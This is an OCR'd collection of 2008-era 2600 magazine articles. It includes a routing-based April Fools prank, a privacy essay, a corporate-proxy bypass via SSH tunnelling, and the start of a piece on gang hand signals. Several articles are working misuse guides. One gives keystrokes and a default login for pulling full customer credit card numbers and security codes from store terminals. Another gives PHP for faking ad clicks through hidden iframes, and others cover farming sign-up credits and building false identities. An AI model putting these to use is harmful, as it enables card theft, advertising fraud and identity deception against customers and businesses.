
[1]`http://developers.sun.com/solaris/articles/lib_interposers.html`

[2]`http://packetstormsecurity.org/UNIX/misc/fakedate-v1.0.tar.gz`

[3]`http://neworder.box.sk/newsread.php?newsid=13857`

`http://www.uberhip.com/godber/interception/index.html`

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/



by xinit

Normally, I'm not the kind of guy that goes around pulling off practical jokes all day, but two years ago, I set up a really nice joke on April Fools' Day.

At the time, I worked for a small media company that also hosted some of their customers' websites. Some of those customers were pretty big and pretty important, or at least, my company made some good money of these sites. Since my boss, the CEO of the company, was always in for a laugh, I decided to really pull one off that year. If you're the CEO of a company that is responsible for the security of customers' websites, your biggest fear has to be that one day you'll receive a phone call from one of your biggest customers telling you that the customer's site has been defaced. I decided to exploit that fear and make it the subject of my joke. I wanted to pretend that all sites that we hosted had been cracked and defaced, but of course without causing trouble for our customers by really taking their websites off line. My only target was the CEO.

In the earlier years of the company, I had designed the network and I still had access to all of the servers and routers. Since hosting was becoming a bigger and bigger part of our business, I migrated our network from a single provider uplink to multiple uplinks to different providers. This allowed us to be completely independent of any ISPs and gave us the freedom to do our own routing. Because of this, I was able to do whatever I wanted with our incoming and outgoing traffic.

That year, the 1st of April was on a Sunday, which was perfect. Since I hoped that my boss would be at home in the morning, I could setup our routers in such a way that all website requests coming from my boss's home DSL connection would be routed to a single page. This page would then contain some cracker gibberish. Since we used Quagga on Linux boxes for routing, I was able to setup some simple iptables rules to forward all traffic coming from my boss's static home IP address to a single server running apache. On this server, I setup a rewrite rule so that all requests–no matter which domain, page, whatever–would be answered with one single page. In my case, the page only contained one sentence: "y0u h4v3 b33n h4x0r3D By d4 \/\/1z4rd!" This sounds kind of cheesy, but I'm not really a 1337-speaker. So, the trap was set. Now I needed some bait.

As I was the main IT guy at the time, I figured that it would be too obvious if I called the CEO on April 1st to tell him that we had been cracked. I needed an accomplice. After having done some projects for one of our biggest customers, I knew some people from the board of directors. In the week before April Fools' Day, I called the customer's IT director, told him about the joke, and asked him if he was willing to cooperate. He really thought that this was a nice joke, so he was in.

So, April 1st arrived, and it was time to execute my master plan. On the Sunday morning, I made a cup of coffee, turned on my computer, and logged in to the routers and web server I had prepared. Here, I setup some traffic monitoring and called my accomplice. I asked him if he could call my boss and tell him that our customer's website had been defaced. First I showed our customer that his website was still online. I also showed him the page that my CEO would see. I hung up the phone and waited. Of course, I really hoped that my boss would be at home; otherwise, the whole joke would be over. A couple of minutes went by and suddenly I saw a GET request from his IP for our customers website. The routers nicely routed the traffic to my apache server and the specially crafted page was returned!

Two seconds later, my mobile phone rang; it was him. "Our customer's website has been hacked," he said, sounding all tense. I could hear the sweat dripping on the floor on the other side of the telephone line.

"What?", I responded, faking my disbelief. "Tell me what you see, while I start my browser," I said, to leave him in agony just a bit longer. He read the gibberish to me. In the mean time, I put a big ASCII art on the page which said "APRIL FOOLS!" I then asked him to check if our own company website was giving him the same crap. He typed in the URL of our website and got the same page. Since our website was running on a separate machine, I could hear him thinking "Oh my...everything is hacked..." "Yes, yes, the same page!" he responded, sounding very, very concerned. Obviously, he didn't quite see my nicely-crafted ASCII art. To put him out of his misery, I asked him to read very, very carefully. When he noticed the message in the ASCII art, he started laughing, and the only thing he could produce for over five minutes was a constant stream of "Ohohoooh, you, you... ohooo, you, you dirty... ohoohoo..." Luckily, after five minutes, he could talk again. He took the joke very well, so I still had a job.

Of course, he got me back–not on the 1st of April, but on the day I left the company. But that's stuff for another time.

For me, the fun thing about this joke was that it worked out completely as I had planned. Also, the tech and social parts of the joke were really fun to combine. I hope this has inspired you to pull one off next year!

Remember CompUSA

by silic0nsilence
www.silic0nsilence.com
2600@silic0nsilence.com

I've been waiting a long time to write this article. In case you didn't know, CompUSA closed 126 of its 220 stores in May 2007. I was one of the unlucky employees. Was I surprised? Hell, no. The company had been doing horribly for years. We just couldn't compete with Best Buy, Dell, and Wal-Mart—not to mention our legendarily horrible customer service. When the news of the store closings was released, instead of jumping ship like many people, I stayed. Not just for the great liquidation deals or the mediocre severance package, but because those CompUSA employees were my family. And they were just as pissed as I was. We had every right to be. We walked into work one day and were told we were losing our jobs. The next day, we went into liquidation. But, honestly, it was the most fun I had in the 21 years I have been on this planet.

So, here's the exploit. There are little computers all over CompUSA stores that customers walk by all the time but which they shouldn't have access to. Unfortunately, employees use them so often that they rarely log out of them. These machines are called IMS Terminals. We used them to check prices of products, look at the cost if we wanted to buy something, run the sales numbers, and so on. While fooling around one day, I figured out that you could easily get details of every single sale that went through the system—including credit card sales, complete with the full card number, person's name, and expiration date. The thing that really got me was that anyone had access to this information if the computer was logged on!

Here's the procedure for looking up this information. Note that I say to press enter several times in some of the steps below. This provides a blank field to the input requested. If a field is not needed, the system uses default values.

First, go to a terminal in the store. Turn on the caps lock if it is not already on. If the terminal is not logged in, enter "OPSM###" for a username, where ### is the number of the store. This information can be found on a receipt; buy a pack of gum! OPSM stands for Operations Manager. The password will be the same as the user name. If you would rather not find the store number, use "djenkins" as the username and password. It is a universal login of a fictitious person.

Then, type "AO", which stands for "Assembly Order" and press enter twice. Next, type "OE", then press enter. If you see an error, press F8 to reset the terminal and go back to the beginning of the procedure.

Next, type "16" (Credit Card Authorization) and press enter. Type "1" (Authorization Report), and then press enter three times. You will be prompted for a date. Enter the current date in MMDDYY format. Press Enter twice. Then, type "Y", followed by "D" to display the authorization report or "P" to print it. Pressing P does not output the report on the screen, but imagine the workers' faces when they go to their printer and see a list of credit card transactions!

The list will then display or print, with cash transactions first. This doesn't provide you with any information of course, so press enter until the page shows what you want. If you did everything right, you hit the jackpot.

The data will be in the following format: sale ticket number, credit card or check numbers, payment type (MC for Mastercard, VI for Visa, etc.), Expiration Date, Charged Date, Card Security Code, Register number, some other crap, and the amount of the transaction.

Remember, use this for knowledge only; don't get yourself in trouble.

Shouts: Baby Girl, All laid-off CompUSA Employees

What is HOPE? (part one)

The Hackers On Planet Earth conferences started in 1994 and have brought the world of hackers to the middle of New York City. They've also brought a fascinating world to hackers, in the form of really diverse and interesting speakers from Steve Wozniak and Richard Stallman to Aaron McGruder and Jello Biafra plus many, many more. Speakers are only one part of our conferences.

Downloading MP3s From www.allofmp3.com For Free

by He-Who-Must-Not-Be-Named

Tools Involved: None. Only two websites will be used.

OK, we all know the major BS surrounding allofmp3.com, mp3sparks.com, and their other sister sites, all of which are owned by the same Russian parent company. They operate in Russia, out of the legal jurisdiction of the RIAA. I could write a whole article on how the RIAA is lobbying the US to try to require that the Russian government shut down these sites as a condition for entering the WTO. You can read about it on website sites like Slashdot, TechDirt, Digg, and other places. As of this writing, www.allofmp3.com still works. If it gets shut down, though, you can use the other websites in this article.

The Procedure

Back to free MP3s. Since www.mp3sparks.com has not been shut down, we will use this website for our educational needs. Open up Firefox, K-Meleon, Flock, or any other web browser and navigate to www.mp3sparks.com. Click on Signup in the top right-hand corner and proceed to fill out the information. Be sure to leave the email address blank for now. You don't need to be honest with the information. Just remember what you typed for the username and password.

In another window or tab, go to www.10minute➥mail.com and get a 10-minute email address. Copy that email address, and paste it into the email field on www.mp3sparks.com. Once all the information has been filled in, click on the "Signup" button at the bottom of the page. You will then see a message that says that your account has been created.

Now, go back to your www.10minutemail➥.com window and wait for the registration confirmation. It should arrive within 20 seconds. Click on the confirmation email, and you will see a confirmation URL. You cannot click on the URL, so instead you should copy and paste it into a browser window. You will see a message afterwards that says, "Registration has been successful. Welcome to Mp3Sparks.com!"

Find any song that you like and add it to your basket. Once you do that, you will need to sign in with the username and password that you created. Click on the provided link to "My Basket" and wait a few moments for the song to encode. After it is done, download the song and enjoy.

The Secret

Every time you sign up with a different email address, Mp3Sparks will give you a credit of $0.20, which is good for one song. Since we don't want to create an email account for every song we want to download, we instead use www.10minutemail.➥com to get a temporary, random email address with a click of the mouse. It normally takes me five minutes to go through the entire process, so by the time you are finished downloading your song, you can just wait until your email expires or "self destructs" and then get a new email address that is good for another 10 minutes. Then, sign up again for Mp3Sparks and get another account which is good for another song. Repeat as often as you want.

The parent company in Russia owns a number of websites and the technique described here works on all of them:

www.mp3Sparks.com, www.mp3sugar.com, www.mp3search.ru, www.mp3stor.com, www.mp3fiesta.com, www.mp3legal.org, www.mp3search.ru, www.mp3ninja.com, www.mp3skyline.com, www.mp3sale.com, www.mp3stor.com, www.isound.be, and www.lavamus.com.

I hope you all enjoyed my first article for *2600*. I'd like to mention that I have no hacking skills, only imagination.

What is HOPE? (part two)

The Last HOPE also will have a massive network area, plenty of space for games and contests, a huge hardware section (including lockpicking), hacker movies, and vendor space. It's three days and nights of action-packed excitement and learning, all at the historic (and still standing) Hotel Pennsylvania.

(See part three for info on how to attend)

(Just move your eyes to the right a bit.)

Swindling From SearchFeed

by AtomicRhino
AnAtomicRhino@gmail.com

I currently run a lot of informative websites which have some sort of advertising system to offset the cost of the servers. I mainly use Google AdSense for my endeavors, but I came across an advertiser by the name of SearchFeed.com a few months ago which basically gives you a dumped list of links to display as advertisements. The thing which intrigued me was the Javascript tracking code that they gave me to dump on my websites. It looks a bit like this:

```
<script>
listings = new Array ();
</script>
<script src="http://www.searchfeed.
➥com/rd/feed/JavaScriptFeed.jsp?cat=key
➥word&trackID=XXXXXXXXXX&pID=XXXXXX&nl=
➥5&excID="></script>
<script>
if (listings != null && listings.
➥length > 0) {
document.write("<table border=0 cell
➥padding=0 cellspacing=0 width=100%>");
document.write("<tr><td
➥colspan=3><img src='http://www.search
➥feed.com/Images/pixel.gif' height=4></
➥td></tr>");
document.write("<tr>");
document.write("<td><img src='http://
➥www.searchfeed.com/Images/pixel.gif'
➥width=4></td>");
document.write("<td width='100%'>");
for (i = 0; i < listings.length; i++) {
var title = listings[i].title;
if (listings[i].title.length > 150)
title = listings[i].title.
substring(0,
➥150) + "...";
document.write("<a href='" + listings
➥[i].uri +"'><font face='verdana,sans-
➥serif' size='1'><b>" + title + "</b></
➥font></a><br>");
```

This is only a snippet of the code; there are about twenty-five more lines which I omitted. But we're going to look at one thing: the last line above has something very interesting. They are giving us the exact click URL (in `listings[i].uri`) that we need to generate a valid click. As I make my advertising money when users click on these URLs, this has the potential to be interesting.

As long as your site gets some traffic, you could use something like the following PHP include to simulate users' clicking on the SearchFeed ads. This code takes into consideration the notion that you **don't** want the user to click every time an ad is displayed, as that would guarantee your account would be flagged. Instead, we generate a random time varying between 1-9 hours between each simulated click. This is purely a proof of concept on the flaws of SearchFeed.com.

```
<?php
  if(!isset($_
➥COOKIE['SearchFeedCookie']) {
    $value = rand(3600, 37000);
    setcookie("SearchFeedCookie",
➥$value);
    print '<script>';
    print 'document.write("<iframe
➥ src=\'" + listings[1].uri + "\'
➥ width=0 height=0></iframe>")';
    print '</script>';
  }
?>
```

This snippet will check to see if we have run the script recently. If we have not, it will set a cookie to flag us as 'clicking' on the ad and prevent the script from running again for a few hours. After that, we create an invisible iframe to load our clicked page. I have changed the variable i in the original script to 1 in ours. This denotes the URL in sequence to use. You may want instead to use `rand(0, 4)` to randomly change the clicked URL.

Hopefully, one day SearchFeed.com will make it a bit harder to fake their clicks.

What is HOPE? (part three)

Hi there. You can preregister for The Last HOPE for $75 for all three days. You can do this online at http://www.hope.net or by sending a check or money order (U.S. funds) to The Last HOPE, c/o 2600, PO Box 752, Middle Island, NY 11953 USA.

July 18, 2008 - July 20, 2008

Hacker Perspective

Martin Eberhard

"How long can the regime control what people are allowed to know, without the people caring enough to object? On current evidence, for quite a while."

So concludes James Fallows' article about the Great Firewall of China in the March '08 issue of *The Atlantic*. (Search for [firewall china fallows]) The Chinese firewall is a crude but effective system that looks at every single Internet connection in the country, and decides whether or not the user may proceed, based on policies set by the government. If a Chinese citizen looks too hard for information about, say, Tibetan independence, the Tiananmen Square massacre, or Fulan Gang, not only might her search be blocked, she is also inviting a visit from the police. An outrageous invasion of privacy, isn't it?

Reading Fallows' article immediately made me think about how to get around the Chinese firewall, and made me wonder how many people there already have. I guess it's the hacker instinct in me – I go straight from being outraged about the invasion of privacy to wondering how I might hack it if I had to.

I figured out how ordinary locks worked sometime in junior high school, and soon thereafter, I figured out how to pick these locks, how to make keys for them without fancy locksmith machines, and how to re-key locks my way. Soon thereafter, I discovered computers, which definitely were not personal in those days. I got kicked out of my 10th grade computer programming (Fortran) class for allegedly loading something into the school district's mainframe that brought the whole thing down. (No comment.) In those days, such security systems were challenges – picking the lock was an end to itself. As I grew up, I channeled this energy into getting a decent engineering degree, then into becoming an entrepreneur. I guess you could say that Tesla Motors was my first try at hacking the global energy system.

Meanwhile we are busily transforming the Land of the Free into a High Tech Surveillance Society of our own. In the name of preventing terrorism in this post-9/11 world, we have come to accept the Patriot Act, video cameras watching us along highways and intersections, more video cameras in other public places, invasive airport screening, scrutinized financial transactions, widespread wiretaps, surveillance of our online activities, efforts to create national identity cards, face recognition equipment at sporting events, and lots more. (Search for [patriot act spying])

Alarmingly, we give up our privacy not just to protect ourselves from terrorists, but also for mundane convenience: "preference" information gathered by online retailers, credit card usage data, ubiquitous RFID tags embedded in consumer goods, "Club" discount cards at supermarkets, deep personal information posted at social networking sites and then sold to marketers, open wireless networks, etc.

In this article I focus on the ocean of data collected about us by search engine companies. We know that search engine companies collect and save massive amounts of information about our searches, but then again, search engines are so useful and convenient. (Search for ["search engine" data]) They ostensibly use this information to tune the advertising that we get to see. We also know that many sites sell the data they collect to others. Who knows to what other ends these data are put? Some, such as Google says as a matter of policy that they will not be evil. (Search for ["don't be evil"])

Unfortunately, your privacy is not a right that is clearly or specifically called out in the U.S. Constitution. Some specific aspects of your privacy are protected, such as the privacy of your beliefs (in the First Amendment), privacy of your home against demands that it be used to house soldiers (in the Third Amendment), privacy of you and your possessions against unreasonable searches (in the Fourth Amendment), and perhaps most importantly the Fifth Amendment's privilege against self-incrimination, which provides some protection for the privacy of your personal information. (Search for ["right to privacy"])

Since about 1923, the U.S. Supreme Court has interpreted the "liberty" guarantee of the 14th Amendment to guarantee an increasingly broad right to privacy, and is the basis of most privacy protection outside those specifically listed. But the future of this constitutional privacy protection remains an open question. In our current Supreme Court, the so-called "originalists," like Justices Scalia and Thomas,

are not inclined to protect your privacy beyond what is plainly and specifically guaranteed in the Bill of Rights. (Search for [scalia thomas privacy]) (Supreme Court nominee Robert Bork has derided the right of privacy as "a loose cannon in the law." (Search for [bork "loose cannon in the law"]) Good thing he never made it onto the Court!)

Beyond constitutional protection, your privacy and your sensitive or personal information are protected somewhat by a patchwork of statutes on a per-industry basis. The Privacy Act of 1974 prevents the unauthorized disclosure of your personal information that is held by the federal government. The Fair Credit Reporting Act protects information about you that has been gathered by credit reporting agencies. The Children's Online Privacy Protection Act restricts what information about your children (age 13 and under) can be collected by websites. The Sarbanes-Oxley Act, HIPAA, and GLBA each contain some protection for some of your personal or confidential information. Some state laws also provide protection.

Since privacy is not specifically protected in the constitution, there will continue to be a battle between those of us who want our privacy protected and those who want to invade it – often our own government, certainly also businesses who aggregate and sell our eyeballs and, worst of all, cooperation between the two.

Let's not forget most of the phone companies' gleeful cooperation with the U.S. government's widespread warrantless wiretap program. (Search for [telecom wiretap us cooperation]) You can bet that every service provider company – search engine companies included – is paying close attention to the immunity that Congress is right now granting to these phone companies for their illegal participation in this wiretapping program. (This is part of the latest Foreign Intelligence Surveillance Act, or FISA bill – search for [us telecom wiretap immunity])

What will happen when the government asks your favorite search engine company to divulge what you and I have searched for? This has happened already. So far, Google has resisted, but AOL and others did not. The World Privacy Forum (search for [world privacy forum]) notes:

"In 2006, AOL released about 20 million search queries of over 500,000 of its users. Those queries were put on the web. Reporters for the *New York Times* were able to identify a user from the search queries; others have also been able to identify users. In 2005, the U.S. Department of Justice subpoenaed Google, Yahoo, MSN, and AOL for tens of millions of users' search queries. Google successfully fought the request, and was able to limit its disclosure, but it is unknown how much data other companies may have turned over."

Although Ask.com has subsequently announced that they will delete your searches after 18 months (search for [ask eraser]), Google has not. To get an idea about how long Google is interested in your data, a Google cookie on your machine expires in the year 2038! (Search for [google cookie expires]) So the Google search you made three years ago for, say, "file sharing music" could come back to haunt you three years from now when some new, even more odious version of the Digital Millennium Copyright Act comes into law. (Search for [dmca])

Can even Google forever be trusted not to be evil? To what new ends will they put all that data about us? Anyway, doesn't it creep you out knowing that they are saving and analyzing every search you have ever made?

And now, with Google's acquisition of DoubleClick (search for [google doubleclick]), they will be able to correlate your searches with the rest of your web browsing – and maybe make it more painful to block cookies from DoubleClick and Google.

Strategies to protect your privacy:

An anonymizer tool or a proxy site (search for [anonymizer]) will mask your IP address and some of the info about your computer when you surf the web.(To get an idea about what websites, including search engines already know about you, check out this site: `http://ipid.shat.net/`. Spooky.) I use an Ironkey (search for [ironkey]) when I can, and there are both free sites and pay sites that can make your surfing anonymous. But some websites don't work well with these tools.

The World Privacy Forum suggests several strategies to help protect your privacy while using search engines:

- Do not accept search engine cookies. If you already have some on your computer, delete them.
- Do not sign up for email at the same search engine where you regularly search.
- Mix it up. Use a variety of search engines.
- Watch what you search for.
- Read your news on one search engine, have your email on another, and use a handful of other separate search engines for web research.
- Vary the physical location you search from.
- If you surf using a cable modem, or a static (unchanging) Internet connection, ask your service provider to give you a new IP address.

- Be aware that your online purchases can be correlated to your search activity at some search engines.

These search strategies are cumbersome and not especially effective. We certainly cannot count on the government to respect or help to protect our privacy. And I would rather not have to trust Google and Ask.com to protect my privacy. What we need is a simple tool that requires little of our attention, and provides pretty good privacy – something as simple to use as a browser plug-in.

This is an opportunity for a little constructive hacking, and browsers that allow plug-ins provide the perfect opportunity. What I am proposing is a simple plug-in for the Firefox browser (and any other browser that supports plug-ins) that will bury your searches in noise. Let's call this plug-in "Haystack." (Search for [firefox "how to write"])

Here is how it works: Haystack generates a relatively low level background of random searches across a variety of search engines whenever your computer and your network connection are not too busy. The goal is to generate hundreds to thousands of random (hay) searches for every real search you do, such that your searches are a small needle in the haystack of these automatically-generated searches.

Search engines generally run analytic software that constantly looks for attacks – denial of service attacks, bogus click-throughs to pump up somebody's advertising costs, etc. Since the goal of Haystack is to protect our privacy, not to bring any search engine down, it must be written in such a way that, from the search engine's point of view, it looks like you are just manually searching.

- Search engine variety: through a setup option, you can select which search engines Haystack uses, matching the ones you normally use yourself.
- Frequency: I think one search every 15 seconds on average is about right, though the interval should be random, varying from, say, five seconds to about five minutes. If your machine is on for ten hours per day, this will generate 2,400 "hay" searches per day. Remember, the goal is to look as much like a lot of human-generated searches as possible, not to jam up the search engine.
- Search terms: this needs to be very broad, random, and always changing. I suggest seeding the program with a search word list, and then pulling new search terms from the search results themselves, as well as occasionally from the text on the front pages of news sites like cnn.com. The searches must include a spectrum of provocative terms, so that any such search that you might do will not stand out.
- Search complexity: like search terms, broad and random. Search for single words, as well as several words at a time, and even with excluded words.
- Computer usage: Ideally, Haystack should not initiate searches when either your computer is very busy or your network connection is very busy. Since the actual search results are not valuable, Haystack should even abort an initiated search by closing the connection to the search engine if CPU usage suddenly increases.
- User controls:
  - On/off radio button
  - Check boxes to enable one or more search engine sites
  - Slider for search frequency (2 seconds to 10 minutes?)
  - Button to clear search engine cookies and private data
  - Button to get latest version
- Output: Haystack should not bother the user with an open tab; the search results should be silently loaded and discarded (after gleaning a new search term or two from the data). A small icon on the toolbar indicating that Haystack is running should be good enough, perhaps also indicating the ratio of Haystack searches to your own searches.

If you and I both run Haystack, then the "information" search engines collect from our searches is mostly noise. Perfect. But think what happens if millions of us run Haystack.... It does throw a monkey wrench into their lovely data collection machinery, doesn't it? Such is the cost of asserting our right to privacy.

So why am I writing this? Simple: I am a hardware hacker. My software abilities are limited to some really tight assembly language code. I am also spending most of my time planning my next big hack into the world of oil consumption, perhaps the subject of a future column here.

Although I care a lot about privacy and recognize its defense as a patriotic act, I am not the one to write Haystack. Are you?

Martin Eberhard has founded three companies: Tesla Motors, NuvoMedia (makers of the Rocket eBook), and NCD Inc. His interest in tech probably started when he disassembled his father's snazzy Omega Seamaster watch when he was six, though the experience of trying to get it back together again (and his father's wrath at his failure to do so) led him to go get an engineering degree or two, so that he actually knew what he was doing.

putty.exe

Bypassing a Restrictive Internet Proxy

by Anonymous

Background

I work at a top 200 company where the Internet connection is filtered by a program called SmartFilter and a restrictive firewall. Sadly, we live in an age where censorship is happening more often, and getting to raw information is getting more difficult.

SmartFilter is a piece of software created by a company called Secure Computing which plugs into the company's existing web proxy. The filter acts like any other filter, cutting off access to restricted websites, which are detected with a blacklist or word filter. Even Iran appears to be using this software[1].

Because there is usually only one way out of the internal Intranet to the Internet, we must use the available proxy. This article will explain how the proxy works, how to tunnel past it, and how to configure your applications.

My workplace uses Microsoft's Proxy Server with authentication enabled. Some proxies allow a command called CONNECT which will allow a user to specify a host and port to fetch a request from. This particular proxy is configured to not support CONNECT; instead, it only allows proxying to ports 80 and 443 (http and https). The proxy only allows fully qualified domain names (FQDNs) and will deny any connection requests to a numerical IP address. Here is how the connection is set up:

```
|Client| -> |Intranet| ->
|Proxy| |Filter| -> Internet
```

Server Side

On the Internet I have a colocated machine which I use for mail and almost everything. I set up OpenSSH sshd to listen on port 443 of one of my available IPs by putting the following line in `sshd.conf`:

```
ListenAddress 192.168.0.1:443
# replace with an available IP
```

By listening on port 443, we get around the limitation of the proxy not being able to connect to port 22. If your proxy does allow connections to different ports, then you will be able to skip a few steps. If the proxy you're trying to avoid is configured differently, you may need to make some modifications.

Regardless, set up a domain name to point to your IP address. For this example, I'll use `pop.myip.com`. Remember the FQDN limitation mentioned earlier?

Optionally, starting Apache httpd with proxy support turned on may be beneficial. This will be explained below.

Client Side

I'll begin by setting up Putty. Putty now has the ability to create proxy connections, so connecting to a ssh server is not a problem anymore through the corporate proxy. The logic is to have Putty create a dynamic port which is simply a SOCKS proxy. Instead of configuring the applications on my laptop to use the corporate proxy, I configure them to use my own:

```
|Client| -> |Dynamic Port| -> |Internet|
```

Here's the configuration settings for Putty:

Session:
Host Name: pop.myip.com
Port: 443
Type: SSH
Connection:
Proxy:
Type: HTTP
Hostname: proxy
Port: 80
Username: username
Password: password
SSH:
Tunnels:
Destination: 8080
Type: Dynamic
Click Add

It is a good idea to save these settings into a Putty session.

To configure Firefox to use this setup, go to the networking tab in the options screen and fill in the SOCKS (v5) host and port fields. The host is 127.0.0.1 and the port 8080. Pidgin IM and other instant messaging clients can be set up the same way.

I find that Apache's proxy support is faster than the dynamic port proxy method. So, in Putty, I created a "Local" tunnel on the client from port 9090 to the Apache instance running on the server. Then, I enabled proxy support in the `httpd.conf` file. It is very important to restrict the proxy to your server unless you really want to give everyone a free proxy. The Apache httpd documentation[2] is a great guide on getting this set up. Then, in Firefox, I set up the Proxy to be an HTTP proxy and configured it with hostname 127.0.0.1 and port 9090. SwitchProxy[3] is a handy Firefox plugin to quickly change proxies.

A common problem is leaking DNS information. Even though the transport to pop.myip.com is encrypted, the DNS information is still queried from the corporate DNS servers. Firefox

supports fetching DNS information from the proxy by browsing to `about:config` and changing the option `network.proxy.socks_remote_dns` to true. Sadly, I haven't figured out a great way to forward DNS queries from other programs.

If you're not using Windows and Putty, you can use OpenSSH on Unix instead. OpenSSH does not support authenticating proxies by default; however, there is a helper program called Corkscrew which can be used in the ProxyCommand option[4]. Add the following lines to your `~/.ssh/config` file:

```
Host pop.myip.com
ProxyCommand corkscrew proxy 80 pop.
➥myip.com 443 /home/user/.authfile
 TCPKeepAlive yes
```

This configuration tells corkscrew to connect to the hostname 'proxy' on port 80, then have the proxy connect to pop.myip.com on port 443 with the authentication tokens found in /home/user/.authfile. Turning on keep-alive will attempt to prevent the tunnel from timing out.

The authfile is a file that contains your username:password for the authenticating proxy. Make sure to chmod 600 that file!

To start the tunnel simply run:

```
ssh -D 8080 pop.myip.com
```

Conclusion

Perhaps IT people will learn that restricting what people read or where they browse is not terribly hard to work around. (Alright, alright, it fails the grandmother test). As long as you trust your endpoint server (and perhaps your client to a limited extent), using this method adds more protection than simply going through the corporate proxy, and, obviously, it bypasses the silly content filters. Just don't get your IP banned by corporate.

Resources

[1]`http://www.opennetinitiative.net/studies/iran/`

[2]`http://httpd.apache.org/docs/`

[3]`https://addons.mozilla.org/en-US/firefox/addon/125`

[4]`http://www.agroman.net/corkscrew/`

SHADOW LIFE

by Akasha

Like most articles in *2600*, this article is for informational purposes only, and I am not responsible for anything you may choose to do with it. Remember: identity theft and money laundering **are** illegal.

In this article, I will attempt to outline the basic techniques of creating an alias. This is just a foundation, but each piece of the foundation can be built on. It is only limited by your imagination.

There are two parts to an alias: the personality and the identity. In this article, I am writing about the latter.

Step 1: Create a name. You don't want a name that is easy to search for or to investigate. You want a name that hides itself. Search the web for the most common names, and look for the most common names used around the year you were born. You can also check your local phone book to get an idea of how many people in your area share the first and last name combination you have selected.

Step 2: E-mail. Create an email address under your new name, using your alias as the actual address. So, if you've selected John Smith as your name, pick an email address like `J.Smith07@address.com`. If you don't want to use your real email address to create your new one, try going to `hushmail.com` to create an email address (only complete steps 1-5), and then use that email address to create the alias' email address.

Step 3: Fake wallet. Buy a new wallet to carry only alias identification in. Create a business card. There are places on the internet where you can get them for free. Put your alias, email address and phone number (we'll get to that later) on the business card. Take the fake credit cards that you get in the mail and put them in your wallet as well. Get membership cards to stores or fan clubs in your alias. If you ever get mugged, this is what you can hand over. You should keep your fake wallet on your "weak" side so you can defend or attack with the "strong" side. Most untrained people wouldn't even think that you were carrying two wallets with you. I suggest keeping at least some of your money in the wallet, so you're not taking your real wallet out to purchase or pay for anything.

Step 4: MasterCard/Visa/American Express gift cards. Get some of these! They're prepaid, and you can purchase stuff over the internet with them without giving up your real name. Terrorists buy them in bulk to launder money. These cards can also go in your wallet; they look real, and most places accept them.

Step 5: Cell phones. Get yourself a prepaid cell phone. They're disposable and harder to trace as long as you don't use them to call someone you know. Terrorists also buy these in bulk for that exact reason. When you activate it (remember you have an IP address), use your alias. I know you that don't have to give up any information to activate some phones, but giving them your alias will help get your alias into the system.

There you go: you now have a usable alias, maybe for a one night stand or for some social engineering. Whatever the case, you're set.

And remember: knowledge is the foundation of **all** things.

Walk With Me, Talk With Me

by Phlux

Intro

Do you know what a throw up is? Tossing up? How about "flashing the sign?" Street gangs use hand signals to communicate with their own groups or factions. These signals may also be known as walks.

I only bang keyboards, but I know enough about "stacking" to present to you this article on a method of secure communication. Note that some of the more specific gang related knowledge may be inaccurate or out of date.

What follows is a fair amount of information about the signals of actual gangs. You should know what you are dealing with before just making your own sign language. Some gangs have actual books of knowledge, containing the gang's creed and other symbols. Members study these books and may read from them during meetings.

Gang members can have complete conversations without saying a word, using advanced body and hand signals. These signals are often used for privacy purposes.

Caution!

First of all: a word of caution. This applies especially if you live in large cities like Chicago, New York, or Los Angeles. Be careful what you do with your hands, especially around people who look like they may be gang types. You may inadvertently catch a potential gang member's attention. Or, worse, you might flash a rival gang's sign. This could be bad. It could just result in a "G check," where the gang member or members approach you and ask you to "rep yo set," which means they are asking what gang you represent, and for you to identify your name and rank.

In addition to allowing gangs to recognize their own members, gang signs are used to identify rivals. This is known as claiming, or representing.

Hackers and Phreakers

However, a gang stack may also appeal to a group of phreakers who regularly go out in the field to do such things as trashing. Having your own stack also has advantages for a Capture the Flag or wargaming crew. If the stack is developed securely, you will be able to communicate at a reasonable distance and without worrying about about someone on the network sniffing your communications.

Your own stack will have other uses too; for example, if you and a buddy find yourselves in a jail cell. You may be monitored, and you should know that you should never talk about anything that can incriminate you with someone who you think is a fellow inmate. That "fellow inmate" may be a police officer planted there specifically to narc.

Knowing What to Avoid

